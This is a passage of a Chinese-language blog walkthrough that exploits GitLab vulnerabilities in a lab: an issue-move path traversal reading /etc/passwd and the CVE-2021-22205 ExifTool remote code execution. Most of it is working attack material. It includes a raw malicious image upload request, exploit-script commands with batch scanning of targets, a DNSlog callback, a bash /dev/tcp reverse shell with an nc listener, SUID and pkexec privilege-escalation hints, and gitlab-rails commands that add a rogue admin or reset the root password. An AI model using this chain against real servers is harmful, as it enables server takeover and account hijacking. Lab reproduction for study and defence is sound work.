
漏洞复现

登录gitlab, 创建两个project




在project1中创建issues。


```
[a](/uploads/1111111111111111111111111111111111  
1/././././././././././././././././././etc/passwd)
```



将issues move到project2中。



移动成功后，点击链接即可下载指定文件



漏洞exp

亲测可用：

https://blog.csdn.net/weixin_45006525/article/details/116189572

4、远程命令执行漏洞（CVE-2021-22205）

11.9以后的GitLab中，因为使用了图片处理工具ExifTool而受到漏洞CVE-2021-22204的影响，攻击者可以通过一个未授权的接口上传一张恶意构造的图片，进而在GitLab服务器上执行命令。

影响版本

该漏洞影响以下GitLab企业版和社区版：

11.9 <= Gitlab CE/EE < 13.8.8

13.9 <= Gitlab CE/EE < 13.9.6


13.10 <= Gitlab CE/EE < 13.10.3

环境拉取

执行如下命令通过vulhub（官网地址：<https://vulhub.org/>）启动一个GitLab 13.10.1版本服务器：

```
docker-compose up -d
```

环境启动后，访问<http://your-ip:8080>即可查看到GitLab的登录页面。




漏洞复现

1、简单复现

GitLab的/uploads/user接口可以上传图片且无需认证，利用vulhub自带的poc.py脚本来测试这个漏洞：


```
python poc.py http://your-ip:8080 "touch /tmp/success"
```



进入容器查看

```
docker-compose exec gitlab bash
```


可见touch /tmp/success已成功执行：



2、详细分析

获取X-CSRF-Token

```
GET /users/sign_in
```



RCE

```
POST /uploads/user
```

```
Host: {{Hostname}}
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIMv3mxRg59TkFSX5

X-CSRF-Token:  {{csrf-token}}

Content-Disposition: form-data; name="file"; filename="test.jpg"

Content-Type: image/jpeg


AT&TFORM 查JVMDIRM .? F ?  莠?! 葢N?亿堉k颯,q领解曠19."?FORM ^DJVUINFO

d INCL shared_anno.iff BG44 J  娉岙7?*? BG44  鶡BG44


FORM DJVIANTa P(metadata

(Copyright "\


" . qx{echo vakzz >/tmp/vakzz} . \

" b ") )
```

这个下图是之前做的，所以找不文件了，内容都是一样，明白POST提交的数据包是什么内容即可。



关于vulhub的poc.py脚本内容，数据也是和我们上面所发送的数据包一致：



3、完整复现

这里由于vulhub靶场的CVE-2021-22205靶场环境太过于局限，这里我重新拉取一个gitlab13.9的版本，操作如下：

```
export GITLAB_HOME=/srv/gitlab

sudo docker run --detach \

--hostname gitlab.example.com \

--publish 443:443 --publish 80:80 \

--name gitlab \
```

```
--restart always \


--volume $GITLAB_HOME/config:/etc/gitlab \

--volume $GITLAB_HOME/logs:/var/log/gitlab \


--volume $GITLAB_HOME/data:/var/opt/gitlab \

gitlab/gitlab-ce:13.9.1-ce.0
```

环境如下：



浏览器访问本机IP:80即可成功访问到gitlab界面。需要设置密码，我这里随便设了一个。



这里直接推荐Alex师傅的脚本（脚本原理与上面也是一样的）：

<https://github.com/Alex/CVE-2021-22205>

这里有三种模式：

验证模式：验证是否存在漏洞

攻击模式：可以通过-c更改命令

批量检测：若指纹识别得到多个gitlab，可以放入txt里面进行批量验证是否存在本漏洞。

```
C:\Users\HKEcho\Desktop\gitlab\CVE-2021-22205-main>python CVE-2021-22205.py

  CVE-2021-22205

  Author:Alex@Heptagram
  Github:https://github.com/Alex

  验证模式: python CVE-2021-22205.py -v true -t target_url
  攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
  批量检测: python CVE-2021-22205.py -s true -f file

C:\Users\HKEcho\Desktop\gitlab\CVE-2021-22205-main>
```

这里我们先验证目标漏洞是否存在：

```
python CVE-2021-22205.py -v true -t http://192.168.235.129/
```

返回漏洞存在：

```
C:\Users\HKEcho\Desktop\gitlab\CVE-2021-22205-main>python CVE-2021-22205.py -v true -t http://192.168.235.129/

  CVE-2021-22205

  Author:Alex@Heptagram
  Github:https://github.com/Alex

  验证模式: python CVE-2021-22205.py -v true -t target_url
  攻击模式: python CVE-2021-22205.py -a true -t target_url -c command
  批量检测: python CVE-2021-22205.py -s true -f file


[+] 目标 http://192.168.235.129/ 存在漏洞
```

进一步通过DNSlog去验证：

```
python CVE-2021-22205.py -a true -t http://192.168.235.129/ -c "curl DNSlog地址"
```

这里最好用自己的DNSlog，如果没有的可以使用这个平台：<https://dig.pm/>

看一下结果，发现Dnslog接收到了来自目标主机的数据，说明漏洞确实存在：



反弹shell

首先在自己的VPS上监听端口


```
nc -lvvp 5120
```

```
C:\Users\HKEcho>nc -lvvp 5120
listening on [any] 5120 ...
```


```
python CVE-2021-22205.py -a true -t http://192.168.235.129/ -c "echo 'bash -i >& /dev/tcp/192.168.235.129/5120 0>&1' > /tmp/l.sh"
```

```
python CVE-2021-22205.py -a true -t http://192.168.235.129/ -c "chmod +x /tmp/l.sh"
```

```
python CVE-2021-22205.py -a true -t http://192.168.235.129/ -c "/bin/bash /tmp/l.sh"
```




然后返回来看自己监听的VPS，可以看到已经得到一个shell了



4、/** 后利用 **/

前面通过rce后拿到的默认是git用户，非root用户



利用方式一：提权

这里建议通过如polkit、脏牛等漏洞进行后一步提权。

查看SUID可执行文件的命令：

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

Linux Polkit权限提升漏洞（CVE-2021-4034）：

`/usr/bin/pkexec`

提权之后

方法一：添加管理员账户，登录gitlab页面。

```
echo 'user=User.new;user.name="test";user.username="test";user.password="echo
123456";user.password_confirmation="echo123456";user.email="test@example.co
m";user.access_level="admin";user.confirmed_at = Time.zone.now;user.save!' |
gitlab-rails console
```

方法二：重置管理员密码，登录gitlab页面。

利用方式二：重置密码

如果只想要访问gitlab项目，可以参考本地修复gitlab管理员密码的方法来替换管理员密码。

先讲一下正常gitlab管理员重置密码：

1. 这里网上说在强调需要root进入容器然后才能进控制台，我这边反弹的shell git用户权限也可以直接进入控制台。使用以下命令启动Ruby on Rails控制台

```
gitlab-rails console -e production
```

2. 等待一段时间，控制台加载完毕，有多种找到用户的方法，您可以搜索电子邮件或用户名。

```
user = User.where(id: 1).first //由于管理员用户root为第一个用户，因此用户id为1;
```

3. 现在更改密码，注意，必须同时更改密码和password_confirmation才能使其正常工作。

```
user.password = '新密码'

user.password_confirmation = '新密码'
```

4. 最后别忘了保存更改。

```
user.save
```

完整指令如下：

```
root@971e942b7a70:/# gitlab-rails console -e production

-----

Ruby:                ruby 2.7.4p191 (2021-07-07 revision a21a3b7d23) [x86_64-linux]
GitLab:              14.3.0 (ceec8acdb09) FOSS
GitLab Shell:       13.21.0
PostgreSQL:         12.7

-----

Loading production environment (Rails 6.1.3.2)

irb(main):001:0> user = User.where(id: 1).first

=> #

irb(main):002:0> user.password = 'admin1234'

=> "admin1234"

irb(main):004:0> user.password_confirmation = 'admin1234'

=> "admin1234"

irb(main):005:0> user.save

Enqueued ActionMailer::MailDeliveryJob (Job ID: 191a2ed7-0caa-4122-bd06-19c32bffc50c) to Sidekiq(mailers) with arguments: "DeviseMailer", "password_change", "deliver_now", {:args=>[#>]}

=> true
```

管理员root用户密码重置完毕，重置后的密码为admin1234。

下面是我用刚刚的shell执行的效果：

1、进入控制台：gitlab-rails console -e production

注意注意：这里一定要等一等，网上的文章说这里会卡住，其实只是人家程序在加载

```
C:\Windows\system32\cmd.exe - nc -lvp 5120
git@gitlab: /gitlab-workhorse$ gitlab-rails console -e production
gitlab-rails console -e production

-----
Ruby:      ruby 2.7.2p137 (2020-10-01 revision 5445e04352) [x86_64-linux]
GitLab:    13.9.1 (03979b4aaf0) FOSS
GitLab Shell: 13.16.1
PostgreSQL: 12.5
-----

Loading production environment (Rails 6.0.3.4)
Switch to inspect mode.
```

2、找到root用户，一开始我也以为是爆错，心想凉凉了，结果最后是执行了的

```
Loading production environment (Rails 6.0.3.4)
Switch to inspect mode.

user = User.where(id: 1).first
user = User.where(id: 1).first
Errno::ENOENT (Inappropriate ioctl for device)
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:753:in 'output_value'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:545:in 'block (2 levels) in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:704:in 'signal_status'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:538:in 'block in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:166:in 'block (2 levels) in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'loop'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'block in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:537:in 'eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:472:in 'block in run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:400:in 'start'
Maybe IRB bug!
```

3、更改密码。

user.password = 'admin1234'

user.password_confirmation = 'admin1234'

```
user.password = 'admin1234'
user.password_confirmation = 'admin1234'
Errno::ENOENT (Inappropriate ioctl for device)
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/input-method.rb:42:in 'winsize'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:753:in 'output_value'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:545:in 'block (2 levels) in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:704:in 'signal_status'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:538:in 'block in eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:166:in 'block (2 levels) in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'loop'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:151:in 'block in each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb/ruby-lex.rb:150:in 'each_top_level_statement'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:537:in 'eval_input'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:472:in 'block in run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'catch'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:471:in 'run'
   from /opt/gitlab/embedded/lib/ruby/2.7.0/irb.rb:400:in 'start'
Maybe IRB bug!

